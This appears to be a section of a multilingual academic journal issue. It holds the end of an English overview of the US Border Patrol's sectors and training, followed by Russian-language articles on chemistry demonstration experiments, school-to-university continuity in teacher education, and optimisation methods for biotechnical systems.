The Border Patrol's priorities have changed over the years. In 1986, the Immigration Reform and Control Act placed renewed emphasis on controlling illegal immigration by going after the employers that hire illegal aliens. The belief was that jobs were the magnet that attracted most illegal aliens to come to the United States. The Border Patrol increased interior enforcement and Form I-9 audits of businesses through an inspection program

known as “employer sanctions”. Several agents were assigned to interior stations, such as within the Livermore Sector in Northern California.

Employer sanctions never became the effective tool it was expected to be by Congress. Illegal immigration continued to swell after the 1986 amnesty despite employer sanctions. By 1993, Californians passed Proposition 187, denying benefits to illegal aliens and criminalizing illegal aliens in possession of forged green cards, identification cards, and Social Security numbers. It also authorized police officers to question non-nationals as to their immigration status and required police and sheriff departments to cooperate and report illegal aliens to the INS.

In November 2005, the U. S. Border Patrol published an updated national strategy. The goal of this updated strategy is operational control of the United States border. The strategy has five main objectives:

1. Apprehend terrorists and terrorist weapons illegally entering the United States;
2. Deter illegal entries through improved enforcement;
3. Detect, apprehend, and deter smugglers of humans, drugs, and other contraband;
4. Use “smart border” technology;
5. Reduce crime in border communities, improving quality of life [3].

There are 20 Border Patrol sectors, each headed by a Sector Chief Patrol Agent:

Northern Border (West to East):

- Blaine Sector (Western Washington, Oregon, and Alaska.) – stations; Bellingham, Blaine, Port Angeles, Sumas.
- Spokane Sector (Eastern Washington State, Idaho and Western Montana) – stations: Oroville, WA; Curlew, WA; Colville, WA; Metaline Falls, WA; Bonners Ferry, ID; Eureka, MT; Whitefish, MT.
- Havre Sector Eastern (Montana).
- Grand Forks Sector (North Dakota) Stations; Duluth MN, Grand Forks ND, Grand Marais, International Falls, Pembina ND, Portal, Warroad. Grand Forks is the only Sector to Deploy the new Resident Agent Program. This program was launched in late 2009 early 2010. The Resident Agent Program allows Border Patrol agents to work with Local, County, State, and other Federal Agencies to gain maximum effectiveness over such vast area.
- Detroit Sector (Selfridge Air National Guard Base, Michigan) – stations; Downtown Detroit, Marysville, Gibraltar, Sault Sainte Marie, Sandusky Bay.
- Buffalo Sector (New York) – stations; Buffalo, NY, Erie, PA, Niagara Falls, Oswego, Rochester, Wellesley Island.
- Swanton Sector (Vermont)(New Hampshire).
- Houlton Sector (Maine).

Southern Border (West to East):

- San Diego Sector, stations; Imperial Beach, Chula Vista, Brown Field, El Cajon, Campo, Boulevard sub-station, Temecula, and San Clemente (San Diego County, California).
- El Centro Sector, stations; El Centro, Calexico, (Imperial County, California) Indio, and Riverside (Riverside County, California).
- Yuma Sector (Western Arizona) – stations; Wellton, Yuma, Blythe.
- Tucson Sector (Eastern Arizona) – stations; Ajo, Casa Grande, Tucson, Nogales, Sonoyta, Naco, Willcox, and Douglas.
- El Paso Sector (El Paso County, Texas and New Mexico) – stations; El Paso, Fabens (Clint), Fort Hancock, Ysleta, Alamogordo, Albuquerque, Deming, Las Cruces, Lordsburg, Santa Teresa, Truth or Consequences.
- Marfa Sector (Big Bend Area of West Texas) – stations; Alpine, Amarillo, Big Bend, Fort Stockton, Lubbock, Marfa, Midland, Pecos, Presidio, Sanderson, Sierra Blanca, Van Horn.
- Del Rio Sector (Del Rio, Texas) – stations; Abilene, Brackettville, Carrizo Springs, Comstock, Del Rio, Eagle Pass North, Eagle Pass South, Rocksprings, San Angelo, Uvalde.
- Rio Grande Valley Sector (Rio Grande Valley Area) – stations; Brownsville, Corpus Christi, Falfurrias, Fort Brown, Harlingen, Kingsville, McAllen, Rio Grande City, Weslaco.
- Laredo Sector (South Texas) – stations; Cotulla, Dallas, Freer, Hebbronville, Laredo North, Laredo South, Laredo West, San Antonio, Zapata.
- New Orleans Sector (Louisiana, Mississippi, Alabama, and West Florida).
- Miami Sector (Florida East and South).

Caribbean:

- Ramey Sector (Puerto Rico and U.S. Virgin Islands) – station; Aguadilla. It’s the only Border Patrol Sector located outside the continental US [5].

Speaking about the system of training, it must be admitted that all Border Patrol agents spend a minimum of 13 Weeks at the Border Patrol Academy (if they are fluent in Spanish) in Artesia, New Mexico, which is a component of the Federal Law Enforcement Training Center (FLETC) [1]. Those who are not fluent in Spanish spend an additional eight weeks at the Academy for a total of 21 weeks. Border Patrol Agent Trainees are instructed in courses including; criminal law, nationality law, and administrative immigration law, police sciences, self-defense and arrest techniques, firearms training with pistol, shotgun and rifle, police vehicle driving, and other Border Patrol / federal law enforcement subjects. Once they arrive back at their duty station, Trainees then must grad-

uate from the Field Training Officer (FTO) program, an on-the-job training program, which varies in length from a minimum of 12 weeks to a maximum of over 16 weeks long, depending on the practical demands of the duty station and local management. They must also successfully complete the Post Academy Training Program, an exten-

sion of the Border Patrol Academy where Trainees complete additional classroom-based training over the course of their first nine months back at their duty station [2].

All in all, with over 21,000 agents, the U. S. Border Patrol still remains to be one of the largest law enforcement agencies in the United States.

References

1. "A History of the United States Border Patrol". National Border Patrol Museum. Retrieved 2013-04-10.
2. "Border Patrol Overview: Mission". U. S. Customs and Border Protection. Jan 5, 2011.
3. "Border Patrol overview". CPB.gov. U. S. Customs and Border Protection. 2008-08-22. Retrieved 2009-06-01.
4. "A History of the United States Border Patrol". National Border Patrol Museum. Retrieved 2013-04-10.
5. "Border Patrol Sectors | U. S. Customs and Border Protection". www.cbp.gov. Retrieved 2016-09-21.

Халимова Саодат Абдифаттоховна
Преподаватель школы № 80
Денауского району

ИСПОЛЬЗОВАНИЕ ДЕМОНСТРАЦИОННОГО ЭКСПЕРИМЕНТА В ОБУЧЕНИИ ХИМИИ

Важнейшим из словесно-наглядных методов обучения является использование демонстрационного химического эксперимента. Специфика химии как науки экспериментально-теоретической поставила учебный эксперимент на одно из ведущих мест. Химический эксперимент в обучении позволяет ближе ознакомить учащихся не только с самими явлениями, но и с методами химической науки. Демонстрационным называют эксперимент, который проводится в классе учителем, лаборантом или иногда одним из учащихся. Демонстрационные опыты по химии указаны в программе, но учитель может заменить их другими, эквивалентными в методическом отношении, если у него отсутствуют требуемые реактивы.

Демонстрационный эксперимент учитель использует в начале курса, когда учащиеся еще не имеют навыков работы по химии, с целью научить их наблюдать процессы, приемы работы, манипуляции. Это делается, чтобы возбудить интерес к предмету, начать формирование практических умений, ознакомить их с внешним видом химической посуды, приборов, веществ и пр. Демонстрационный эксперимент применяется тогда, когда он слишком сложен для самостоятельного выполнения учащимися (например, синтез оксида серы (VI) из оксида (IV) и кислорода), если он опасен при выполнении его учащимися (например, взрыв гремучего газа). Демонстрационный эксперимент необходим, если он имеет методическую ценность при работе с большим количеством веществ, так как при малых количествах он недостаточно убедителен (например, тушение углекислым газом горящего бензина или спирта).

Общеизвестны требования к демонстрационному эксперименту.

Наглядность. Наглядность — важнейший принцип обучения, провозглашенный еще Я. А. Коменским. Не случайно народная мудрость гласит: «Лучше один раз увидеть, чем сто раз услышать»; общепризнано, что зрительный канал информации наиболее эффективен. Вот и демонстрация опытов призвано обеспечить наглядность процессов.

Реактивы должны использоваться в таких количествах и в посуде такого объема, чтобы все детали были

хорошо видны всем учащимся. Пробирочные опыты видны хорошо не далее третьего ряда столов, поэтому для демонстрации применяют цилиндры, стаканы или демонстрационные пробирки достаточно большого объема. Со стола снимают все, что может отвлечь внимание. Жест учителя должен быть тщательно продуман, руки учителя не должны заслонять происходящее.

Наглядность опыта можно усилить, демонстрируя его через графопроектор в кювете или чашке Петри. Например, взаимодействие натрия с водой нельзя показывать с большим количеством металла, а с малым количеством он плохо виден, выдать же его учащимся для лабораторной работы нельзя — опыт опасен. Опыт, иллюстрирующий свойства натрия, очень хорошо виден при проецировании через графопроектор. Для большей наглядности широко используются предметные столики.

Простота. В приборах не должно быть нагромождения лишних деталей. Следует помнить, что, как правило, в химии объектом изучения является не сам прибор, а процесс, в нем происходящий. Поэтому чем проще сам прибор, тем он лучше отвечает цели обучения, тем легче объяснить опыт. Однако не нужно путать простоту с упрощенчеством. Нельзя употреблять в опытах бытовую посуду — это снижает культуру эксперимента. Учащиеся с большим удовольствием смотрят эффектные опыты с вспышками, взрывами и т.д., но увлекаться ими, особенно в начале обучения, не следует, так как менее эффектные опыты будут пользоваться меньшим вниманием.

Безопасность эксперимента. Учитель несет полную ответственность за безопасность учащихся во время урока и на внеклассных занятиях. Поэтому он обязан знать правила техники безопасности при работе в химическом кабинете. Помимо обеспечения занятий средствами пожарной безопасности, вытяжными средствами, средствами для оказания мер первой помощи пострадавшим, учителю необходимо помнить о приемах, способствующих соблюдению безопасности на уроке. Посуда, в которой проводится опыт, должна быть всегда чистой, реактивы проверены заранее, при

опытах со взрывами используется защитный прозрачный экран. Газы на чистоту проверяют заранее и перед проведением самого опыта. Если опыт проводится со взрывом, учащиеся предупреждают об этом заранее, чтобы взрыв не был для них неожиданностью. Работа с ядовитыми газами проводится в вытяжном шкафу. Все это важно и для экологического воспитания учащихся. В последние годы разработано специальное оборудование для проведения опытов в замкнутых системах. Это позволяет работать с ядовитыми газами без тяги. Нужно предусмотреть средства личной безопасности (защитные очки, халат из хлопчатобумажной ткани, резиновые перчатки, противогаз и т.д.), следить за тем, чтобы волосы были подобраны.

Надежность. Опыт должен всегда удаваться, так как неудавшийся опыт вызывает у учащихся разочарование и подрывает авторитет учителя. Опыт проверяют до урока, чтобы отработать технику его проведения, определить время, которое он займет, выяснить оптимальные условия (последовательность и количество добавляемых реактивов, концентрация их растворов), продумать место эксперимента в уроке и план объяснения. Если опыт все же не удался, лучше сразу же показать его вторично. Причину неудачи следует объяснить учащимся. Если опыт снова провести невозможно, то его обязательно показывают на следующем уроке.

Необходимость объяснения эксперимента. Каждый эксперимент лишь тогда имеет познавательную ценность, когда его объясняют. Лучше меньше опытов на уроке, но все они должны быть понятны учащимся. По замечанию И. А. Каблукова, учащиеся должны смотреть на опыт как на метод исследования природы, как на вопрос, задаваемый природе, а не как на «фокус-покус». **Техника выполнения.** Важнейшим требованием к демонстрационному эксперименту является филигранная техника его выполнения. Малейший ошибочный прием учителя будет многократно повторен его учениками.

В соответствии с перечисленными требованиями рекомендуется следующая методика демонстрации опытов [9].

1. Постановка цели опыта (или проблемы, которую нужно решить). Учащиеся должны понимать, для чего проводится опыт, в чем они должны убедиться, что понять в результате проведения опыта.

2. Описание прибора, в котором проводится опыт, условий, в которых он проводится, реактивов с указанием их требуемых свойств.

3. Организация наблюдения учащихся. Учитель должен сориентировать учащихся, за какой частью прибора наблюдать, чего ожидать (признак реакции) и т.д.

Очень важно при этом не допускать ряда ошибок, свойственных начинающим учителям. Нельзя подсказывать ученикам, что они должны увидеть. Например, если в ходе опыта цвет раствора становится малиновым, учитель не должен этого говорить заранее. Но нужно указать ученикам, на чем сосредоточить внимание, сказав: «Наблюдайте, не будет ли изменяться цвет раствора». Если цвет должен измениться, но не меняется, не следует убеждать детей в том, что «изменение хотя бы чуть-чуть, но произошло». Нужно обязательно указать, куда смотреть, в какой части прибора должен идти главный процесс, за которым нужно наблюдать. Например, при окислении SO_2 в SO_3 на катализаторе Cr_2O_3 нужно доказать, что SO_3 действительно получился. Опыт проводят в приборе, образующийся SO_3 отводят в колбу-приемник, где находится раствор BaCl_2 . В ходе реакции BaCl_2 с SO_3 постепенно выпадает белый осадок. При наблюдении нужно уловить именно это, но внимание учеников гораздо больше привлекает хлоркальциевая трубка с зеленым катализатором, где внешних изменений не происходит.

Вывод и теоретическое обоснование

Для хорошего владения химическим экспериментом нужно многократное и длительное упражнение в его проведении.

В процессе демонстрации осуществляются три функции учебного процесса: образовательная, воспитывающая и развивающая:

- образовательная функция выражается в том, что учащиеся получают информацию о протекании химических процессов, свойствах веществ, методах химической науки;
- воспитывающая – формируются убеждения в том, что опыт — это инструмент познания, что мир познаваем, а это является основой атеистических взглядов;
- развивающая — у учащихся развивается наблюдательность, умение анализировать наблюдаемые явления, делать выводы, обобщать.

Развивающая функция эксперимента может быть усилена посредством разных способов сочетания эксперимента со словом учителя.

Выявлены четыре способа сочетания слова учителя с экспериментом.

1) знания извлекаются из самого опыта. Объяснение учителя сопровождает опыт, идет как бы параллельно процессу, который наблюдают учащиеся. Такое сочетание неприемлемо для эффектных опытов, которые привлекают внимание учащихся ярким зрелищем, создают сильный доминирующий очаг возбуждения в коре головного мозга;

2) слово учителя дополняет наблюдения, сделанные в опыте, поясняет то, что видят учащиеся (например, опыт с восстановлением меди из оксида водородом);

3) слово учителя предшествует эксперименту, который выполняет иллюстративную функцию;

4) сначала дается словесное объяснение, расшифровка явления, а затем демонстрационный

эксперимент. Однако из этого не следует, что при демонстрации учитель предугадывает ход эксперимента и рассказывает, что должно получиться. Первый и второй подход используют при проблемном обучении; они более способствуют развитию мыслительной деятельности.

Литература

1. Бабанский Ю. К. Оптимизация процесса обучения. — М.: Педагогика, 1977.
2. Бабанский Ю. К. Основные условия и критерии оптимального выбора методов обучения // В кн. «Проблемы методов обучения в современной общеобразовательной школе». — М.: Педагогика, 1980.
3. Выбор методов обучения в средней школе / Под ред. Ю. К. Бабанского. — М.: Педагогика, 1981.

Шихамирова Бата Абдулгамидовна

Омарова К. А.

Цахаева А. А.

Дагестанский государственный педагогический университет

Shihamirova Bata Abdulgamidovna

Omarova K. A.

Zakaeva A. A.

Dagestan state pedagogical University

ПЕДАГОГИЧЕСКИЙ АНАЛИЗ ОБРАЗОВАТЕЛЬНОГО ПРОЦЕССА С ПОЗИЦИИ ПРЕЕМСТВЕННОСТИ ШКОЛА – ПЕДВУЗ

PEDAGOGICAL ANALYSIS OF THE EDUCATIONAL PROCESS FROM THE STANDPOINT OF THE CONTINUITY OF THE SCHOOL – PEDAGOGICAL UNIVERSITY

Аннотация. Педагогический анализ образовательного процесса с позиции преемственности школа – педвуз рассматривается нами как составная часть деятельности по ориентации учащихся на педагогическую профессию образовательного учреждения. Анализ этого процесса с позиций преемственности проявляется уже в решении вопроса о том, что должно быть единым, а что различным в деятельности педагогов. Вероятно, единство должно проявляться в понимании ими конечной цели деятельности школы и вуза, создании условий для развития личности учащихся, в уважении к личности, в ответственности педагога за результат образовательного процесса, в построении учебного процесса на основе диалога и сотрудничества, в проведении в школе и вузе единой политики интеллектуальных и речевых умений и навыков, в неуклонном выполнении стандарта для преподаваемых образовательных областей, в непрерывном самообразовании педагогов.

Ключевые слова. Образовательный процесс, педагог, старшеклассник.

Abstract. Pedagogical analysis of the educational process from the standpoint of the continuity of the school – pedagogical higher school is considered as an integral part of the activities for orientation of students on teaching profession educational institution. The analysis of this process from the standpoint of continuity is manifested in the question of what should be uniform, and that different teachers. Perhaps unity should be manifested in their understanding of the ultimate objective of the activities of the school and University, the creation of conditions for development of personality of students, respect for the individual, the responsibility of the teacher for the outcome of the educational process in building an educational process based on dialogue and cooperation, conduct in school and University uniform policy intellectual and language skills, strict implementation of the standard for teaching the educational areas in continuous self-education of teachers.

Key words. The educational process, teacher, student.

В современных условиях постоянно меняющихся требований к образовательной среде и содержанию образования, где в свободном использовании применяются совершенно разные педагогические технологии и научные подходы, остро актуальным стал вопрос преемственности методов, инструментов и структуры образовательного содержания. Придя из общеобразовательной школы в вуз, обучающийся много времени тратит на адаптацию и осознание требований и структур содержания воспитания, обучения и развития. Мы, чтоб избежать потерь психической энергии личности, применили в дагестанском

образовательном поле, на примере работы гимназии № 17 г. Махачкалы и Дагестанского государственного педагогического университета, в режиме В тоже время все, что касается методики, стиля, концепций, индивидуального жизненного и профессионального опыта, авторской педагогической системы, несомненно, отражает разнообразие профессиональной деятельности педагогов.

В основу анализа образовательного процесса с позицией преемственности были положены некоторые понятия и идеи современной педагогической науки – теории личностно-ориентированного образования,

концепции непрерывного образования, современной дидактики, психологии учения и др. Принцип единства содержания и процессуального компонентов образовательного процесса получил развитие в трудах классиков современной дидактики. Структура образовательного процесса включает в себя такие компоненты, как цель, содержание, формы, методы и средства, с помощью которых достигается результат. Структура преемственности включает в себя процесс деятельности в виде последовательности ее отдельных компонентов.

Практика осуществления преемственности между школой и вузом является способом и формой их взаимосвязи. Педагогические исследования показывают, что профессиональное самоопределение является основным звеном в развитии личности старшеклассника. Это подтверждается и нашими исследованиями; по данным нашего опроса, у 156 старшеклассников доминирующей потребностью явился выбор профессии (самое высокое число по пятибалльной шкале 4, 83 балла). Надежным гарантом активности учащегося является представленная ему возможность выполнять деятельность, имеющую для него безусловный смысл, деятельность, в которую он включается без напряжения, проявляя и реализуя себя в ней.

Метод обучения, при котором учебная деятельность включена в структуру другой деятельности, более значимой и привлекательной для ученика, называется активным методом. С учетом вышесказанного можно представить некоторые критерии и способы анализа учебного процесса с позиции преемственности. Базовой задачей аналитического процесса является определение места этого процесса в системе жизненных приоритетов, ценностей и планов учащегося. Смысл процесса определяется его объективным значением отражением значимых для личности проблем, жизненных планов, намерений, формирование у учащегося опыта самообразования и культуры труда.

Системно-структурные представления о преемственности — важное условие совершенствования такого процесса: на его основе должно разрешаться противоречие между неизбежно абстрактным, схематическим характером самих этих представлений и той живой практикой, которая требует содержательного ответа на вопрос, как надо действовать педагогу. Для создания научной теории важно выявить иерархическую, преемственную последовательность явлений (событий, процессов) на основе диалектики с неременным учетом той реальности, которая

анализируется. Существо нашего подхода к анализу образовательного процесса с позиции преемственности заключается в том, чтобы проследить, как на базе школьного предшества, вследствие целенаправленного влияния на личность, развивается подготовленный субъект образовательного процесса в вузе.

Реализация теоретической модели преемственности общеобразовательной и высшей школы в ориентации на педагогическую профессию предполагает учет следующих фундаментальных для данного исследования фактов. Для каждого этапа образовательного процесса характерен особый вид деятельности, направленный на формирование определенного уровня развития личности, оказывающий значительное влияние на его профессиональное самоопределение.

На стыке общеобразовательной и высшей школы появляются определенные стадии развития внутренней позиции личности в ситуациях перехода из одной системы обучения в другую. Для формирования активной позиции на каждом уровне ее развития важно иметь в виду логику объектно-субъектного преобразования личности, «выход» педагогов на субъект-субъектные отношения с учащимися. Основной фактор в решении этих задач — внимание к диалектическим противоречиям образовательного процесса и вовлечение школьников в сознательное их разрешение. Первый этап адаптации старшеклассника к вузу призван ознакомить учащихся с новыми требованиями к учению, общественной работе, сознательному жизненному самоопределению, профессиональному выбору. Задачи среднего образования, его нравственные, интеллектуальные ценности должны предстать перед старшеклассником в их богатстве и притягательности.

Основное противоречие первого этапа состоит в том, что в ограниченный период времени старшекласснику предстоит жизненное -самоопределение, профессиональный выбор, а он еще предварительно не осведомлен о своих способностях и об их соответствии возможному профессиональному предпочтению. Старшеклассник на этом этапе — главным образом объект новых ориентации и субъект отношения к ним. В старших классах педагогическая деятельность получает преемственное развитие в связи с логикой учебного плана. Здесь должна найти отражение характеристика знаний, умений и навыков старшеклассников, связанная с теоретическим и методологическим уровнями обучения и усвоения. В этом -актуальные и перспективные задачи школьного обучения в старших классах.

Литература

1. Алиева С. А., Абдуллаева Н. А., Цахаева А. А. Методический арсенал духовно-нравственного воспитания младшего школьника в современных условиях // *Успехи современной науки*. 2016. Т. 2. № 6. С. 78–81.
2. Алиханова Р. А., Цахаева А. А. Феномен маскульности как этнопедагогический потенциал семейного воспитания чеченцев // *Успехи современной науки и образования*. 2016. Т. 1. № 7. С. 124–127.
3. Аминова Д. К., Аминов У. К., Цахаева А. А. Трансформация профессионального регистра личности молодого психолога как механизм возникновения эмоционального выгорания. *Успехи современной науки*. 2016. Т. 1. № 7. С. 140–146.
4. Аминова Д. К., Цахаева А. А., Абдурахманова М. А., Асильдерова М. М. Региональная концепция развития педагогического образования в условиях внедрения профессионального стандарта «педагог-психолог» поведения // *Успехи современной науки*. 2016. Т. 2. № 5. С. 64–68.
5. Аминова Д. К., Цахаева А. А. Гендерное воспитание в свадебных обрядах кумыков как предмет психологического исследования В сборнике: Развитие правового сознания в образовательном пространстве. Материалы 3-ой международной научно-практической конференции. Ответственный редактор: Цахаева А. А.. 2016. С. 44–51.
6. Аминова Д. К., Цахаева А. А. Дифиниция эффективного общения в психологической науке. В сборнике: Развитие правового сознания в образовательном пространстве. Материалы 3-ой международной научно-практической конференции. Ответственный редактор: Цахаева А. А. 2016. С. 21–30.
7. Аминова Д. К., Цахаева А. А. Реализация компетентностной парадигмы психологической безопасности личности при усвоении ОПОП ВОв соответствии с требованиями ФГОС 3+ направления подготовки «психолого-педагогическое образование» // *Успехи современной науки и образования*. 2016. Т. 2. № 5. С. 137–140.
8. Цахаева А. А., Аминов У. К., Аминова Д. К. Профессиональное саморазвитие как экспансия феномена самости через расширение границ рефлексии. Сборники конференций НИЦ Социосфера. 2016. № 41. С. 76–78.
9. Цахаева А. А. Реализация субъектно-субъектных отношений в режиме инновационного образования. В сборнике: Гуманизация инновационного образования в современных условиях: перспективы и достижения к 120-ти летию Л.С.Выготского: материалы 5-ой межрегиональной научно-практической конференции с международным участием. 2016. С. 58–63.
10. Цахаева А. А. Практика преподавания педагогической психологии в дагестанском образовательном пространстве. В сборнике: Гуманизация инновационного образования в современных условиях: перспективы и достижения к 120-ти летию Л. С. Выготского: материалы 5-ой межрегиональной научно-практической конференции с международным участием. 2016. С. 10–13.
11. Цахаева А. А. Прикладные задачи развития современной школы. В сборнике: Гуманизация инновационного образования в современных условиях: перспективы и достижения к 120-ти летию Л.С. Выготского: материалы 5-ой межрегиональной научно-практической конференции с международным участием. 2016. С. 78–86.
12. Tsahaeva A. A., Gasanova P. G., Daudova D. M., Aminova J. K., Kabieva R. A. Professional motivation of the doctrine as subject of scientific research. *European Journal of Natural History*. 2016. № 5. С. 125–127.

Аббаскулиев Айдын Сахим оглы*кандидат технических наук, доцент,**доцент кафедры Приборостроительная инженерия**Азербайджанский Государственный Университет Нефти и Промышленности***Меджидова Севиндж Агаверди кызы***ассистент кафедры Приборостроительная инженерия**Азербайджанский Государственный Университет Нефти и Промышленности***Abbasguliev A. S.***Candidate of technical sciences,**associate professor of the department at**Instrument Making Engineering ASOIU***Medzhidova S. A.***Assistant of the department at IME ASOIU*

ОПТИМАЛЬНЫЕ BIOTEХНИЧЕСКИЕ СИСТЕМЫ

OPTIMAL BIOTECHNICAL SYSTEMS

Аннотация. Статья посвящена исследованию оптимальных биотехнических систем. Рассмотрена задача оценки степени объективности выбранного метода исследования применительно к биообъекту. С этой целью предлагается использовать метод оптимального управления. После того как будут определены параметры биотехнической системы, определяется самое эффективное управление, максимизирующее критерии оптимальности. В зависимости от природы допустимого множества решается конкретная задача математического программирования. Проводится анализ полученных результатов.

Ключевые слова: биообъект; биотехническая система; оптимальная система; оптимальное управление.

Summary. The article is dedicated to the research of biotechnical systems. The selected method of study takes into consideration in what extent the viewed bio objects being objectively evaluated. It is proposed to use optimal control method for this purpose. Once the parameters of biotechnical system are determined, the most effective control is being ensured which maximizes optimization criteria. Depending on the nature of admissible multitude the problems of mathematical programming are being solved. The results of findings are being analysed.

Keywords: bio-objects; biotechnical system; optimal system; optimal control.

Введение. Биотехническая система — это совокупность взаимосвязанных и взаимозависимых биологических и технических систем или объектов.

Сложность современных биотехнических систем и технология производства требует особого подхода к проектированию и управлению таких систем. Поэтому что в сложных биотехнических системах надо эффективно выбрать характеристики. Выполнять это требование с помощью обычными методами не всегда возможно. Создание биотехнической системы с самыми наилучшими характеристиками и их применение в настоящее время является одним из важных задач.

Биотехническая система управления — это систематизированный (строго определённый) набор средств сбора сведений о подконтрольном объекте и средств воздействия на его поведение, предназначен-

ный для достижения определённых целей. Объектом биотехнической системы управления являются как технические объекты, так и люди. Объект биотехнической системы управления состоять из объектов, которые могут иметь постоянную структуру взаимосвязей.

Каждая биотехническая система характеризуется определённым, а иногда несколькими показателями качества. Эти показатели зависят от разных признаков. Влияющие на биотехнические системы показатели могут создать эффективное множество. В этом случае показатели качества получают выгодные оценки. Математически это означает что, надо найти экстремум функции или функционала выражающиеся показателя качества.

Если некоторое множество значений события присваивает качественным показателям биотехнической

системы значению максимум или минимум, то такая система называется оптимальная биотехническая система. Важным классом для оптимальных биотехнических систем является оптимальные биотехнические системы управления. Создание таких биотехнических систем основано на теории оптимального управления — являющиеся важной областью математической кибернетики.

Постановка задачи. Ставится задача определения наилучших, в некотором смысле, структуры или значений параметров биотехнической системы. Рассматривается два типа задачи оптимизации. Если рассматривается задачи оптимизации расчёта оптимальных значений параметров при заданной структуре объекта, то решается задачи параметрической оптимизацией. Если рассматривается задачи выбора оптимальной структуры, то решается задачи структурной оптимизацией.

Поставленная задача оптимизации математически формулируется таким образом. Среди элементов, образующих множества, найти такой элемент x^* , который доставляет минимальное значение заданной функции. Для того, чтобы корректно поставить задачу оптимизации, необходимо задать:

1. Допустимое множество $X \subset R^n$;
2. Целевую функцию — отображение $f: X \rightarrow R$;
3. Критерий поиска (max или min).

Тогда надо решить задачу

$$f(x) \rightarrow \min_{x \in X}$$

Это означает одно из:

1. Показать, что $X = \emptyset$.
2. Показать, что целевая функция $f(x)$ не ограничена снизу.
3. Найти $x^* \in X: f(x^*) = \min_{x \in X} f(x)$.
4. Если не существует x^* , то найти $\inf_{x \in X} f(x)$.

Если минимизируемая функция не является выпуклой, то ограничиваемся поиском локальных минимумов и максимумов точек $x(0)$ таких, что всюду в некоторой их окрестности $f(x) \geq f(x(0))$ для минимума и $f(x) \leq f(x(0))$ для максимума.

Если допустимое множество $X = R^n$, то решаем задачу безусловной оптимизации, в противном случае — задачу условной оптимизации.

Основной сущностью теорию оптимального управления является исследование задачи биоуправления — целью которого является определения экстремума (максимум или минимум) качественного показателя биотехнической системы.

Поставленная общая задача решается со следующей последовательностью. Сначала выбирается цель управления. На основе этого выбора определяется состояние биотехнической системы. По мере продолжение времени определяются показатели влияющие

на состояние биотехнической системы. После этого выбирается самый выгодный закон управления в конкретной обстановке.

Следующий этап — это исполнение задачи найденного управления.

Завершающим этапом решения поставленной задачи является выбор биотехнических средств.

Как видно сначала надо определить цель управления. Другими словами выбирается функционал — критерия оптимальности. Здесь определяется постановка задачи на основе физической сущности задачи и делается переход от технического описание к математическому. Это возможно оцениванием существующей ситуации. Процесс требует описание адекватной модели. Ясно что этот модель достаточно точно должен выразить связь между биопеременными (давление, температура, пульс) биотехнической системы.

Методы решения. Общая запись задач оптимизации задаёт большое разнообразие их классов. От класса задачи зависит подбор метода, т.е. эффективность её решения. Классификацию задач определяют: целевая функция и допустимая область. Допустимая область задаётся системой неравенств и равенств или более сложным алгоритмом. [2]

Выбор метода оптимизации нами производится в соответствии с задачами оптимизации:

Локальные методы: сходятся к какому-нибудь локальному экстремуму целевой функции. В случае унимодальной целевой функции, этот экстремум единственен, и будет глобальным максимумом или минимумом.

Глобальные методы: имеем дело с многоэкстремальными целевыми функциями. При глобальном поиске основной задачей является выявление тенденций глобального поведения целевой функции.

Существующие в настоящее время методы поиска можно разбить на три большие группы:

- 1) детерминированные;
- 2) стохастические;
- 3) комбинированные.

По критерию размерности допустимого множества, методы оптимизации делят на методы одномерной оптимизации и методы многомерной оптимизации.

По виду целевой функции и допустимого множества, задачи оптимизации и методы их решения можно разделить на следующие классы:

Задачи оптимизации, в которых целевая функция $f(x)$ являются линейными функциями, разрешаются так называемыми методами линейного программирования.

В противном случае имеем дело с задачей нелинейного программирования и применяем соответствующие методы. В свою очередь из них выделяем две частные задачи:

- если $f(x)$ — выпуклые функции, то решаем задачу выпуклого программирования;
- если $X \subset Z$, то имеем дело с задачей целочисленного программирования.

По требованиям к гладкости и наличию у целевой функции частных производных, их также можно разделить на:

- прямые методы — вычисляем целевой функции в точках приближений;
- методы первого порядка — вычисляем первых частных производных функции;
- методы второго порядка — вычисляем вторых частных производных, то есть гессиана целевой функции. Гессиан функции — это симметрическая квадратичная форма, описывающая поведение функции во втором порядке.

Помимо того, также использовали следующие оптимизационные методы:

- аналитические методы;
- численные методы;
- графические методы.

В зависимости от природы множества X решаем конкретную задачу математического программирования:

- если X конечно или счётно, то решаем задачу дискретного программирования или комбинаторной оптимизации;
- если X является подмножеством множества целых чисел, то решаем задачу целочисленного программирования;
- если ограничения или целевая функция содержат нелинейные функции и X является подмножеством конечномерного векторного пространства, то решаем задачу нелинейного программирования;
- если все ограничения и целевая функция содержат лишь линейные функции, то решаем задачу линейного программирования.

Кроме того, для поставленной задачи планируем применять другие методы математического программирования:

- параметрическое программирование;
- динамическое программирование;
- стохастическое программирование.

Способ нахождения экстремума полностью определяется классом задачи. Но перед тем, как получить математическую модель, нами выполнена четыре этапа моделирования:

Этап 1. Определение границ системы оптимизации.

Отбрасывали те связи объекта оптимизации с внешним миром, которые не могут сильно повлиять на результат оптимизации, а, точнее, те, без которых решение упрощается.

Этап 2. Выбор управляемых переменных.

«Замораживали» значения неуправляемых переменных. Управляемым переменным оставляем принимать любые значения из области допустимых решений.

Этап 3. Определение ограничений на управляемые переменные.

Ограничения будут в виде равенства и/или неравенства.

Этап 4. Выбор числового критерия оптимизации.

Создаём целевую функцию. Числовым критерием оптимизации для нашей задачи является показатель эффективности.

Полученные результаты апробированы на примере «пульсовая аналитическая система».

Выводы. Оптимальный объект биотехнической системы управления должен состоять из объектов, которые могут иметь постоянную структуру взаимосвязей.

Если известны параметры биотехнической системы, то можно определить самое эффективное управление, максимизирующее критерий оптимальности.

В зависимости от природы допустимого множества надо решать конкретную задачу математического программирования.

Для биотехнических систем способ нахождения экстремума полностью определяется классом задачи.

Литература

1. R. Ə. Əliyev, R. R. Əliyev. Avtomatik idarəetmə nəzəriyyəsi. Ali məktəblər üçün dərslik. Bakı: Çarşıoğlu, 2007. — 640 səh.
2. Карманов В. Г. Математическое программирование. — Изд-во физ.-мат. литературы, 2004.
3. Аббаскулиев А. С., К. Ш. Исмаилова. Применение fuzzy математики к анализу электромиографических сигналов. — Баку, Известия национальной академии наук Азербайджана, № 3, 2011.

Асафтей Олена Антонівна

*асистент кафедри біотехніки та інженерії,
Національний технічний університет України
«Київський політехнічний інститут ім. І. Сікорського»*

Асафтей Елена Антоновна

*ассистент кафедры биотехники и инженерии,
Национальный технический университет Украины
«Киевский политехнический институт им. И. Сикорского»*

Asaftei E.

*assistant Department of bioengineering and biotechnics,
National Technical University of Ukraine,
Igor Sikorsky Kyiv Polytechnic Institute*

